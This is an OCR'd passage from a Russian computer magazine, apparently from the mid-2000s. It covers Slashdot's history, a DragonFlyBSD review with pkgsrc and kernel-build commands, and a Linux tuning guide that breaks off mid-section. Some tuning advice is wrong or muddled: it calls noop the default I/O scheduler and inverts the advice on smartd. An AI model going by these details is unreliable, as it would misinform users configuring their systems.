Пожалуй, самый оригинальный пост на Слешдоте сделал сам создатель ресурса. 14-го февраля 2002-го года, в День Святого Валентина, Роб создал пост с заголовком «Кэтлин Фент, прочти этот текст». В этом посте Роб предложил своей любимой девушке выйти за него замуж. Через 15 минут к этому сообщению появился коммент от самой Кэтлин с заголовком «Да!», а в тексте сообщения было написано: «Урод. Ты довел меня до слез :). Ура! Я выхожу замуж! :)».

Последствия популярности

***** Рассказывая про Слешдот, нельзя не упомянуть о явлении, возникшем с ростом популярности сайта. Это так называемый «слешдот-эффект». Дело в том, что в постах Слешдота часто приводятся ссылки на авторские малопосещаемые ресурсы, и поскольку аудитория портала огромна, такой большой наплыв посетителей может стать смертельным для отлинкованной странички, превращаясь фактически в DDoS-атаку. Сайты быстро вырубаются и становятся недоступными для всего Интернета. В английском языке даже появился глагол «to be slashdoted», который употребляют по отношению к веб-пагам, прекративших свою работу в результате резкого наплыва посетителей. Обычно скачок посещаемости длится до 15-ти часов, пока горячая новость размещена на первой странице Слешдота или другого крупного новостного ресурса. Хотя тут есть и положительный момент: заслешдотенный сайт нередко находит своих постоянных посетителей. Сегодня, с развитием всевозможных веб-блогов, «слешдот-эффект» в Интернете — частое явление. Его усиленно изучают, в том числе социологи, разрабатываются системы, защищающие сайты от подобного эффекта.

Наверняка тебе будет интересно узнать, подвергался ли Слешдот хакерским атакам и были ли случаи его взлома. Да, были, есть и будут. Впервые Slashdot взломали в сентябре 1998-го: взломщик некоторое время забавлялся над хакнутой системой, после чего написал письмо Робу Малде. В мае 2000-го сайт подвергся продолжительной распределенной DoS-атаке, которая продолжалась в течение трех дней.

В сентябре этого же года Слешдот вновь был взломан. На этот раз двумя голландскими хакерами с никами Nohican и {}. В отличие от предыдущих взломщиков они не ставили перед собой цели хоть как-то навредить сайту. Проникнув через дыру в резервной базе данных сайта, они сумели получить административный пароль внутри тестовой части сайта. После чего послали письмо на Slashdot, где в подробностях описали процедуру взлома и найденные ими на сайте уязвимости. Когда уязвимости были устранены, CmdrTaco запостил на сайте сообщение о произошедшем, не забыв выразить хакерам свою благодарность.

Однажды Роба Малду спросили в интервью о причине феноменальной популярности Slashdot. На что Роб просто ответил: «Сайт появился с нужной концепцией и в нужное время». Оригинальная концепция сайта, позволяющая объединить сообщество гиков и всех тех, кто интересуется событиями в мире IT, концепция open source, которая постоянно совершенствуется, — это и есть причина успеха. Немаловажной для тех людей, что составляют сообщество Slashdot, является политика, которую проводят создатели и владельцы ресурса. Это политика свободы, где каждый может выражать свои мысли и где мнение сообщества стоит гораздо выше интересов крупных корпораций.

BINARY YOUR'S



ЕВГЕНИЙ ЗОБНИН АКА J1M
/ J1M@LIST.RU /



Unixoid/01

Верхом на стрекозе

Личный досмотр DragonFlyBSD

СУЩЕСТВУЮЩИЕ ОСИ СЕМЕЙСТВА BSD УЖЕ ПОРЯДКОМ НАДОЕЛИ. FREEBSD ПРОДОЛЖАЕТ ПОСТЕПЕННО ПРЕВРАЩАТЬСЯ В LINUX, OPENBSD СТАНОВИТСЯ ПАРАНОИДАЛЬНО СЕКЬЮРНОЙ, NETBSD ПОРТИРУЕТСЯ НА ТОСТЕРЫ И МИКРОВОЛНОВКИ. НИКАКИХ КАРДИНАЛЬНЫХ ИЗМЕНЕНИЙ :). ХОЧЕТСЯ ЧЕГО-НИБУДЬ ПРИНЦИПИАЛЬНО НОВОГО, СВЕЖЕГО И С ИЗЮМИНКОЙ (ЛУЧШЕ НЕ ОДНОЙ)? ЕСЛИ ТАК, ТО ПРИГОТОВЬСЯ — В ИГРУ ВСТУПАЕТ DRAGONFLYBSD.

Дела минувших дней

DragonFly появилась как результат разногласий по поводу дальнейшего развития FreeBSD. Мэтью Диллон, один из активных разработчиков FreeBSD, четко представлял себе, в какую сторону движется компьютерная индустрия, и настаивал на том, что многие компоненты ядра нуждаются в коренной модификации и переработке. Но, получив отпор сообщества, Мэт набирает команду программистов и 16 июля 2003 года в рассылке freebsd-current сообщает о том, что впредь к ядру FreeBSD больше не будет иметь никакого отшонения, а все усилия направит на разработку собственной ОС под амбициозным названием DragonFlyBSD.

/1/ Дословный перевод «Стрекозы» — одно из самых совершенных творений природы.
/2/ Dragon — «Дракон», согласно китайской мифологии, символизирует мудрость.
/3/ Fly — «Летать» — легкость, необремененность функционалом.

Работа шла полным ходом, дни сменяли друг друга, программисты просыпались в холодном поту от увиденных во сне бесконечных строк кода. Наконец, всего через год после начала работы, 12 июля 2004 года, мир увидел DragonFlyBSD 1.0. Релиз носил чисто технический, так сказать, презентационный характер и не претендовал на стабильность. Спустя еще некоторое время (в этот раз до года не дотянули), 8 апреля 2005 года, Мэт дарит нам стабильную версию намбер ту — 1.2 (в DragonFly принята схема нумерации релизов в стиле Linux — 1.1 — devel, 1.2 — stable). В этой версии уже в какой-то мере реализованы некоторые из задуманных возможностей, но главное — ОС теперь по праву может называться стабильной (не менее, чем FreeBSD 4.x). Последняя на сегодняшний день стабильная версия — 1.4 — вышла 7 января нынешнего года. В этой версии заявлено об официальном переходе на систему портов NetBSD — pkgsrc (раньше использовались порты FreeBSD), многочисленных улучшениях в сетевой подсистеме и VFS, а также о переходе на GCC-3.4.

Технические детали

Интересно в DragonFly то, что внешне ее не отличить от FreeBSD четвертой ветки, но, так как были переписаны многие ключевые фрагменты ядра (на данный момент только часть запланированной работы сделана), внутреннее ее устройство совершенно иное. Чтобы понять целесообразность сделанных изменений, нужно узнать, чем же все-таки Мэтью Диллону не приглянулись существующие технологии, и к чему он, собственно, стремится:

/1/ Доминирование архитектуры x86.
/2/ Многоядерные процессоры как основа всех ПК.
/3/ Практика создания дешевых кластеров на основе все того же x86.

С первым пунктом все понятно, мы уже давно наблюдаем такую обстановку. И можно быть уверенными, что в будущем мало что изменится (даже Apple перевела часть своих маков на x86). Поэтому DragonFly в первую очередь нацелена на эту архитектуру (а также x86-64 от AMD), из исходников удалены все упоминания об экзотических платформах (типа японского PC98). Несмотря на это, Мэт не исключает возможности портирования ОС, например на PowerPC.

Многоядерные процессоры мы уже можем пощупать и опробовать, но на большую распространенность таких камней можно рассчитывать только через несколько лет. Чтобы решить проблему блокировки ядра, которая приводит к невозможности одновременного выполнения системных вызовов процессами, выполняющимися на разных процессорах, в DragonFly используется уникальная модель Легковесных Нитей Ядра (LWKT). В такой модели на каждый процессор выделяется независимый планировщик задач, а каждому процессу ставится в соответствие легковесный поток внутри ядра. Для подобной реализации пришлось коренным образом переработать внутреннюю структуру ядра и ввести механизм сообщений (такой, который используется в микроядерных ОС). Как результат, в DragonFly взаимодействие с ядром происходит с помощью сообщений, а интерфейс системных вызовов — это всего лишь обертка, которая может быть заменена, например, на объектно-ориентированный интерфейс.

НЕСКОЛЬКО СЛОВ О PKGSRC

Pkgsrc — это система портов (нечто вроде /usr/ports из FreeBSD), изначально предназначенная для NetBSD. Отличается своей элегантностью и высокой портируемостью (может использоваться в Linux, Solaris, FreeBSD и других ОС), и именно по этой причине используется в DragonFly. Отрицательный момент pkgsrc — небольшое количество портированных приложений (6000 против 13000 во FreeBSD).

Кластеры — одно из ключевых направлений развития DragonFly. Чтобы повысить эффективность работы ОС в кластерах, подсистема VFS будет полностью переписана и превращена в некий сервер сообщений. Причем такое изменение архитектуры позволит в будущем вынести все файловые системы в пространство пользователя, что даже для нас, обычных юзеров, есть большой плюс. Также будет использоваться совершенно новая глобальная инфраструктура кэширования, которая, кроме того, что добавит гибкости в процесс управления файлами (например, позволит одновременно читать и писать один и тот же файл нескольким процессами), но и даст выигрыш в производительности.

Для DragonFly планируется создать новую систему управления пакетами, обновление ОС с ее помощью станет простым и приятным занятием. Специально для реализации системы пакетного менеджмента был введен новый тип файлов — вариантная символическая ссылка, которая в зависимости от некоторого условия указывает на разные файлы.

Для динамического создания файлов устройств (*/dev*) решено использовать демон devd, а не загружать ядро лишним кодом, как сделано в FreeBSD. И наконец, по заявлению Мэта, уже в DragonFly-1.5 появится файловая система ZFS, портированная из OpenSolaris.

Несмотря на кажущуюся сервер-ориентированность новой ОС, Мэт не перестает заявлять, что его ОС является многоцелевой, то есть в функциональном плане не будут обижены ни владельцы огромных кластеров, ни пользователи домашних ПК.

Ловим стрекозу

Теория — теорией, но и о практике пора подумать. В этом разделе повествование пойдет об установке и использовании «Стрекозы».


Для начала нам нужно раздобыть дистрибутив самой ОС, и здесь мы сталкиваемся с первой проблемой. Дело в том, что на данный момент купить где-либо диск с DragonFly практически невозможно, только на www.linuxcenter.ru распространяется 4-дисковая, но старая нестабильная версия 1.1, в придачу с ужасной подборкой пакетов. Остается один способ — скачать iso-образ с одного из зеркал проекта. Для этого вооружаемся wget'ом или другой программой и качаем следующий файл: dl1.machdep.com/dfly-1.4.0_REL.iso.gz (~80 Мб). (На прилагаемом к журналу диске ты также можешь найти последнюю версию DragonFlyBSD, — прим. ред). Рекомендую сразу создать раздел для новой ОС с помощью fdisk или другой подобной программы.

Получив и нарезав образ диска, вставляем его в привод, загружаемся с болванки. Стандартный загрузчик DragonFly встретит нас приветственным меню с изображением стрекозы, занявшей место забавного чертенка FreeBSD. После нажатия единицы управление получит ядро, и перед глазами начнут мелькать строки ярко-белого цвета (так в DragonFly выделяются сообщения ядра). По окончании загрузки нам будет предложено зарегистрироваться в системе в качестве root'a (вероятно, для того, чтобы использовать диск для восстановления системы), либо в качестве имени ввести installer и приступить к установке системы. От рассказа о процессе установки я воздержусь, так как в DragonFly вместо FreeBSD'шного sysinstall используется универсальный установщик BSD Installer, написанный во время затеянной Google open-source акции Summer of Code, одна из отличительных черт которого — крайне простой процесс установки.

Еще один интересный момент: в отличие от FreeBSD на дистрибутивном диске DragonFly нет установочных пакетов. Сам диск — это уже базовая система, и при установке она незамысловато копируется на жесткий диск командой cpdup. На первый взгляд все правильно: без лишних телодвижений установить базовую систему, а затем наращивать ее с помощью pkgsrc до приемлемого состояния, тем более что все дополнительные пакеты вместе с «иксами» установятся в */usr/pkg*. Но почему разработчики DragonFly считают, что в этот самый базовый набор софта, помимо таких обязательных компонентов, как компилятор gcc, должны входить еще и sendmail, bind, kerberos и набор игр, для меня остается загадкой.

После окончания установки отправляем машину на перезагрузку. Что же мы получили, установив на диск DragonFly? Получили практически неотличимую от FreeBSD четвертой ветки систему с минимальным базовым набором софта. ОС почти в точности повторяет FreeBSD, поэтому нет резона рассказывать о том, как русифицировать систему, настраивать ее и добавлять новых пользователей. Расскажу лучше о том, что же отличает данную ОС от FreeBSD.

Первое — система портов. Вместо привычного */usr/ports* используется система портов NetBSD, которую придется получить самостоятельно с одного из зеркал NetBSD. И здесь появляется вторая проблема — необходимость настройки сетевого соединения (как для получения самого дерева портов, так и для установки отдельно взятого порта). К счастью, получить доступ к Сети можно по аналогии



приветствие установщика DragonFly

ZFS — ОЧЕРЕДНАЯ ФАЙЛОВАЯ СИСТЕМА?

ZFS — это новая ФС от Sun Microsystems. Файловая система имеет качество иного порядка. В ZFS реализованы такие вкусности, как контроль целостности данных и самой ФС путем проверки контрольных сумм, ведение журнала транзакций, механизм «копирования при записи», логическое размещение разделов диска (по принципу LVM и vinum), опциональное сжатие данных и многое другое. Все это делает ZFS чрезвычайно надежной (fsck вообще не нужен), быстрой, масштабируемой, но при этом легкой в администрировании (не в пример LVM) файловой системой.

МЭТЬЮ ДИЛЛОН. КТО ОН?

Мэтью Диллон хорошо известен в кругах разработчиков ядра. Его перу принадлежит обновленная система виртуальной памяти FreeBSD, на основе его идей была переписана соответствующая часть ядра Linux. Он создатель C-компилятора для AmigaOS (DICE) и планировщика задач dcron (Dillon's Cron).

с системой pkgsrc работать легко и удобно

та самая опция, что включает графическую консоль

с FreeBSD, обратившись к какой-нибудь статье или книге. Итак, предположим, что Интернет у нас уже есть. Дело осталось за малым: получить и установить pkgsrc:

```
# fetch -o /tmp/pkgsrc.tar.gz ftp://ftp.NetBSD.org/pub/NetBSD/packages/pkgsrc.tar.gz
# cd /usr
# tar -xzf /tmp/pkgsrc.tar.gz
# chown -R root:wheel pkgsrc
```

Далее подготовим площадку для бинарных пакетов (*/usr/pkg*) и установим утилиты для управления ими:

```
# cd /usr/pkgsrc/bootstrap
# ./bootstrap
```

Устанавливать нужный пакет с помощью pkgsrc так же просто, как и с помощью системы портов FreeBSD. Достаточно перейти через тематически рассортированное дерево портов, найти нужный порт и набрать заветные bmake install clean, например:

```
# cd /usr/pkgsrc
# cd editors/vim
# bmake install clean
```

Так будет сформирован пакет и установлен в каталоговую структуру */usr/pkg* (кстати, обрати внимание, что иксы будут установлены не в привычный */usr/X11*, а в */usr/pkg/xorg*). Для поиска порта можно использовать скрипт */usr/pkgsrc/pkglocate*. Подробное описание всех портов можно найти в html-файле */usr/pkgsrc/README.html*.

Для управления пакетами используются утилиты, практически идентичные Free BSD'шным: pkg_add, pkg_delete, pkg_info.

Конечно же, как и в случае с другими представителями семейства BSD, исходники ядра и базовой системы можно свободно получить и пересобрать, выбросив ненужные компоненты и добавив то, чего не хватает. Тем, кто хочет прибегнуть к самостоятельной сборке, предлагаю следующий сценарий. Скачиваем тарболл с исходниками (http://chlamydia.fs.ei.tum.de/pub/DragonFly/snapshots/src/src-Release-1.4.tar.bz2 (~70 Мб)) и распаковываем в каталог */usr*. Создаем новый конфигурационный файл для сборки ядра:

```
# cd /usr/src/sys
# cp i386/conf/GENERIC i386/conf/MY_KERNEL
```

Открываем конфигурационный файл и редактируем его в соответствии со своими потребностями, консультируясь по мере надобности с литературой по FreeBSD. И главное — не забываем включить две опции: SC_PIXEL_MODE и VESA. Это позволит устанавливать различные графические режимы консоли, например 1024x768 (такая возможность впервые появилась именно в DragonFly, а затем была перенесена в FreeBSD). Далее собираем, устанавливаем ядро и перезагружаем машину:

```
# cd /usr/src
# make buildkernel KERNCONF=MY_KERNEL
# make installkernel KERNCONF=MY_KERNEL
# reboot
```

Курсы углубленного изучения

Немалую роль в популяризации новой ОС играет ее документированность. Но применив это утверждение к DragonFly, получим третью проблему. Число участников проекта слишком ограничено, нереализованных идей слишком много, документацией заниматься просто некому. Главным источником информации можно было бы считать официальный handbook (leaf.dragonflybsd.org/~justin/handbook/), если бы он не был сделан на скорую руку вариацией handbook'a FreeBSD (в нем повсюду встречаются интересные перлы, например DragonFly 4.4). Некоторую интересную информацию в небольшом количестве можно найти на wiki-страничке (wiki.dragonflybsd.org). Хронологию развития ядра можно найти здесь: wiki.dragonflybsd.org/index.php/User:Jgarcia/Status_Page_Devel. Довольно подробное описание установки и использования DragonFly содержится в серии статей Алексея Федорчука (unix.ginras.ru/bsd/dfbsd000.html). Других информационных источников мне найти не удалось и можно утверждать, что в целом документации по DragonFly очень мало.

Эпилог


Однажды одним из участников дискуссионного листа DragonFly был задан вопрос: «Почему вы используете эту ОС?». Ответ был таков: «Мы верим в Мэта». Что ж, и мы поверим ему, а что получится из столь масштабного и интересного проекта — время покажет.

BINARY YOUR'S

ПОЧЕМУ FREEBSD-4?

Почему же в то время, когда велась активная работа по подготовке к релизу FreeBSD-5, команда DragonFly выбирает код четвертой ветки в качестве основы для новой ОС? На самом деле все просто. Как отмечает сам Мэт Диллон, код «четверки», не «испорченный» многочисленными нововведениями FreeBSD-5, как нельзя лучше подходит в качестве так называемой «кодовой базы» для реализации задуманных идей.





В Сети появился сайт проекта www.dragonflybsd.org и репозитарий исходников новой системы.



Один за другим начинают появляться iso-образы компактов различных бета-версий DragonFly.



Появился пре-релиз DragonFly, точнее, DragonFlyBSD 1.0RC1. Он уже имел инсталлятор — BSD Installer, оформленный как универсальный установщик для любых BSD-систем.



RC-стадия была очень короткой: спустя пару недель с выхода 1.0RC1 было объявлено о выходе полноценного релиза — DragonFlyBSD 1.0-RELEASE.



Просуществовал релиз недолго: была найдена куча ошибок, которую поспешили исправить выпуском нового релиза 1.0A.



Свет увидел новый релиз DragonFly-1.2.0. Одновременно с этим изменилась схема разработки системы. Теперь она имеет стабильную систему (четные номера во второй позиции и разрабатываемую ветку с нечетной нумерацией).



Вышел последний на сегодняшний день релиз DragonFly-1.4.x. Больше DragonFly не поддерживает порты FreeBSD.




ДЕНИС КОЛИСНИЧЕНКО
/ ABS@MAIL.RU /

Unixoid/ 02

Тюнинг домашнего тукса/

Как разогнать свой Linux





Тюнинг — это тонкая настройка какого-либо компонента операционной системы, приводящая к повышению ее производительности. Тюнинговать можно все что угодно: от сетевой подсистемы до параметров виртуальной памяти. В отличие от апгрейда у тюнинга есть одно неоспоримое преимущество: не нужно покупать дополнительное железо, следовательно, тюнинг, помимо всего прочего, экономит деньги. Да, на апгрейде тоже можно сэкономить, если подходить к этому процессу с умом. Например, будь у меня компьютер с процессором Duron 1,2 Ghz и 128 Мб оперативки, я бы лучше купил еще 256 Мб памяти, чем более мощный процессор, поскольку Линукс чувствительнее к объему оперативки, чем к частоте проца. Но давай сегодня отложим в сторону вопросы апгрейда и уделим самое пристальное внимание тюнингу домашнего тукса.

Твое собственное тюнинг-ателье

Сначала определимся, как мы будем настраивать нашу систему. Предлагаю пойти по пути наименьшего сопротивления — вдруг после самого простого изменения результат тебя устроит, а оставшееся время можно будет потратить с большей пользой? Приводить систему в нерабочее состояние тоже не входит в наши планы, так как после тюнинга мы не должны потерять ни стабильности, ни надежности, ни комфорта. Обозначим план действий:

/ Отключение ненужных сервисов.
/ Увеличение объема виртуальной памяти.
/ Тюнинг свопа.
/ Изменение работы планировщика процессов.
/ Конфигурирование ядра.
/ Установка новой системы инициализации.
/ Выбор другой существующей файловой системы/тюнинг.


Следует отметить, что настройка будет производиться на примере дистрибутива Fedora Core 4. Кроме того, некоторые приемы, описанные в статье, не будут работать со старыми ядрами (ниже 2.6).


Отключение ненужных сервисов

Каждый запущенный сервис «съедает» не только драгоценное процессорное время, но и память, которой постоянно не хватает. Что ни говори, а памяти много не бывает. Если бы еще нужны были все эти сервисы, тогда другое дело. На практике получается, что о назначении некоторых сервисов мы даже не догадываемся, а часть запущенных служб пытается мониторить работу тех девайсов, которых вообще нет в нашем компе. Так как тюнинг Linux планируют произвести на примере FC4, значит, рассмотрим сервисы Федоры. По ходу статьи будут делаться ремарки относительно служб в Mandrake/Mandriva. Возможно, в твоем дистрибутиве присутствуют другие службы, которые здесь не рассмотрены, но особо не расстраивайся: какой бы ни был дистрибутив, специальная программа настройки поможет определиться, нужен тебе тот или иной сервис или нет. В FC для настройки сервисов используется конфигуратор system-config-services, а в Mandrake — drakxservices.

В целях экономии времени и журнальной площади остановимся только на сервисах, которые в большинстве случаев включены по умолчанию, но домашнему пользователю не нужны — их можно смело отключить:

/ acpid — управляет ACPI-событиями.
/ anacron, atd, crond — демоны-планировщики (запускают команды, указанные тобою, в указанное время). Обычному домашнему пользователю они ни к чему. Логику разработчиков не понять: да, может, пользователю и нужен планировщик, но зачем целых три?
/ apmd — нужно оставить только на ноутбуках.
/ cpuspeed — изменяет частоту CPU с целью экономии энергии, нужен на ноутбуках.
/ haldaemon используется для отслеживания изменений в железе системы. Вообще, он не нужен — достаточно запускать kudzu после установки нового оборудования.
/ cups* — система печати. CUPS полезна только в том случае, когда принтер используется каждый день. Если принтера нет, или печать производится время от времени, то данные сервисы можно отключить. А когда появится принтер — запустить заново с помощью команды «service <имя-сервиса>».
/ isdn — у тебя есть ISDN? Нет? Тогда зачем тебе этот сервис?
/ kudzu — этого «зверя» можно запускать вручную, после того как в компьютер была установлена новая железка. kudzu используется для определения новых устройств (в Mandrake вместо kudzu используется harddrake2).
/ lm_sensors — используется для наблюдения за различными датчиками системы (к примеру, наблюдение за температурой процессора).
/ messagebus — «шина» рассылки широковещательных сообщений системы, выключай ее.
/ mdmonitor — используется для мониторинга программных RAID-массивов, в остальных случаях (когда RAID не используется) просто не нужен.
/ netfs — нужен для различных сетевых файловых систем, в том числе и для SMB, поэтому не выключай его, если вокруг тебя компьютеры под управлением Windows, и нужно использовать их общие ресурсы.
/ mDNSResponder, nifd — просто выключи и забудь. В описании сказано, что они должны быть запущены на Howl-клиентах для осуществления сервисом Zeroconf исследования сети. Не совсем понятно? И я о том же, поэтому выключаем.
/ pcmcia — данный сервис нужен для поддержки PCMCIA-карт, которые, как все мы знаем, используются на ноутбуках.
/ portmap — домашнему пользователю вряд ли пригодится, поскольку он используется для управления RPC-соединениями (данный сервис нужен для NIS и NFS).
/ rpc* — отключай все сервисы для поддержки RPC (удаленный вызов процедур).





/1/ конфигуратор drakxservices

/2/ конфигурирование ядра

/ smartd — нужен для SMART-устройств (Self Monitoring and Reporting Technology). Интерфейс SMART используется для самотестирования устройств. Некоторые жесткие диски поддерживают данный интерфейс, поэтому если хочешь знать, когда твой винчестер «запланирует» выйти из строя, не включай этот сервис.
/ sshd — предоставляет удаленный доступ к твоей системе. На домашнем компьютере можно смело выключить.
/ sendmail — если в ближайшее время не планируешь настраивать свой SMTP-сервер, а все еще отправляешь почту через SMTP своего провайдера, отключи sendmail. Во всяком случае отключи до тех пор, пока у тебя не дошли руки до его настройки.
/ rhnsd — сервис используется для автоматического обновления продуктов от компании Red Hat. Я обычно отключаю его.
/ irqbalance — нужен на SMP-машинах.

Только что мы не только повысили быстродействие системы, но и немного обезопасили ее, ведь каждый запущенный сервис — это потенциальная дыра в безопасности. Теперь перезагрузи компьютер, чтобы почувствовать, насколько быстро стала загружаться твоя система. Однако не будем останавливаться на достигнутом.

Увеличение объема виртуальной памяти

Набери команду free в консоли. Сколько виртуальной памяти (физическая память плюс область подкачки) сейчас свободно? Если все заполнено, например, осталось несколько мегабайт физической памяти и столько же в своп-области, значит, памяти катастрофически не хватает. Лучший совет — купить новый модуль оперативки, но пока попробуем создать дополнительный своп-файл, который добавит несколько мегабайт виртуальной памяти. Выполни команду:

```
# dd if=/dev/zero of=/sw-file bs=1m count=64
```

Так мы создали пустой файл /sw-file объемом 64 Мб. Если нужно больше, создай файл на 128, 256 Мб — не имеет значения, лишь бы места на диске хватило. Теперь сделаем из этого файла своп-файл (64/1024):

```
# mkswap /sw-file 65536
```

Осталось задействовать новый swap:

```
# swapon /sw-file
```

Чтобы последнюю команду не вводить каждый раз при запуске системы, пропиши ее в загрузочных сценариях (желательно после команды swapon -a), так как это временно решит проблемы с оперативкой. Заметь: для комфортной работы в Linux (при использовании X Windows и KDE/GNOME) нужно, как минимум, 192 Мб оперативной памяти, и хотя бы 128 Мб своп-памяти. На моей машине картина следующая: с 256 Мб физической ОЗУ свободно лишь 4 Мб, но зато своп практически свободен — занято обычно несколько мегабайт (своп у меня тоже равен 256 Мб).

Тюнинг свопа

Мало просто добавить несколько дополнительных мегабайт своп-памяти. Важно точно настроить сам механизм виртуальной памяти, а именно: правильно установить коэффициент подкачки.
Предположим, что по работе приходится использовать несколько довольно громоздких приложений и периодически переключаться между ними. Возможно, ты работаешь с документами, поэтому с самого утра запускаешь OO Writer, OO Calc, Firefox и переключаешься только между ними. А вечером запускаешь xmms, так как не представляешь себе работу без музыки.
Если установить большое значение коэффициента подкачки (файл */proc/sys/vm/swappiness*), скажем, 90 или даже 100 (максимальное), то переключение между приложениями будет происходить довольно медленно, зато производительность основного приложения будет максимальной.
Если целый день приходится работать с небольшими программами и часто переключаться между ними, то лучше установить коэффициент подкачки в районе 20 или 30. Поэкспериментируй с различными параметрами — только так можно подобрать для себя оптимальное значение. Вывести текущий swappiness можно с помощью команды:

```
# cat /proc/sys/vm/swappiness
```

Вполне возможно, тебе больше всего подойдет 70 — значение по умолчанию. Установить новое значение (в данном случае 20) можно с помощью команды:

```
# echo "20" > /proc/sys/vm/swappiness
```

Изменение работы планировщика ввода/вывода

Каждой программе, работающей под Linux, время от времени необходим доступ к диску — прочитать данные или записать их на диск. Часть ядра, отвечающая за планирование ввода/вывода, так и называется — планировщик ввода/вывода. Имеется четыре различных алгоритма работы планировщика:

/ Режим по умолчанию (noop) — вряд ли подойдет для продвинутого пользователя, несмотря даже на то, что он используется по умолчанию. Суть алгоритма — это простая очередь типа FIFO (First In First Out — Первый Вошел, Первый Вышел).

